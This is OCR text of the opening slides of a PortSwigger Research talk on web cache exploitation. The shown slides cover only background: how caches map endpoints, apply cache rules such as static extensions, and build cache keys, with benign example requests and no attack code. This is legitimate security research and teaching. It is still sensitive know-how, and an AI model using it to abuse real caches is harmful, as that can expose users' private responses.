Gotta Cache ‘em all

Bending the rules of web cache exploitation

Martin Doyhenard

PortSwigger Research

Agenda

1. Web Caches
2. Cache Rule Exploitation
3. Cache Key Exploitation
4. Cache-What-Where (DEMO)
5. Defences
6. Takeaways


Web Caches

Web Caches

Key	Response


Web Caches

```
GET /styles.css
```




Key	Response

Web Caches



Web Caches



Web Cache Keys

- Identify Request's elements used for comparison


```
GET /styles.css
Host: server.com
Cookie: sid=a123
User-Agent: Chrome
```

=


```
GET /styles.css
Host: server.com
Cookie: sid=b456
User-Agent: Safari
```

/styles.css | server.com

Web Caches




Web Caches




Web Caches

1) **Map endpoint** with path pattern



Web Caches


1) **Map endpoint** with path pattern



Web Caches

1) **Map endpoint** with path pattern

2) **Cache rules** are evaluated



Web Cache Rules

- Evaluate if a response should be cached
- Response Based
  - **Cache-Control** (public/private, max-age, no-cache)
- Request Based
  - **Static extension** (Path ending with static ext: .css)
  - **Static directories** (Path starting with static dir: /static/)
  - **Static file names** (Path with a specific file name: /robots.txt)


CloudFlare Static Extensions

7Z	CSV	GIF	MIDI	PNG	TIF	ZIP
AVI	DOC	GZ	MKV	PPT	TIFF	ZST
AVIF	DOCX	ICO	MP3	PPTX	TTF	
APK	DMG	ISO	MP4	PS	WEBM	
BIN	EJS	JAR	OGG	RAR	WEBP	
BMP	EOT	JPG	OTF	SVG	WOFF	
BZ2	EPS	JPEG	PDF	SVGZ	WOFF2	
CLASS	EXE	JS	PICT	SWF	XLS	
CSS	FLAC	MID	PLS	TAR	XLSX	

Web Caches

1) **Map endpoint** with path pattern


2) **Cache rules** are evaluated



Web Caches


1) **Map endpoint** with path pattern

2) **Cache rules** are evaluated




Web Caches

1) **Map endpoint** with path pattern
2) **Cache rules** are evaluated
3) **Cache key** is generated




Web Caches

1) **Map endpoint** with path pattern
2) **Cache rules** are evaluated
3) **Cache key** is generated



Web Caches

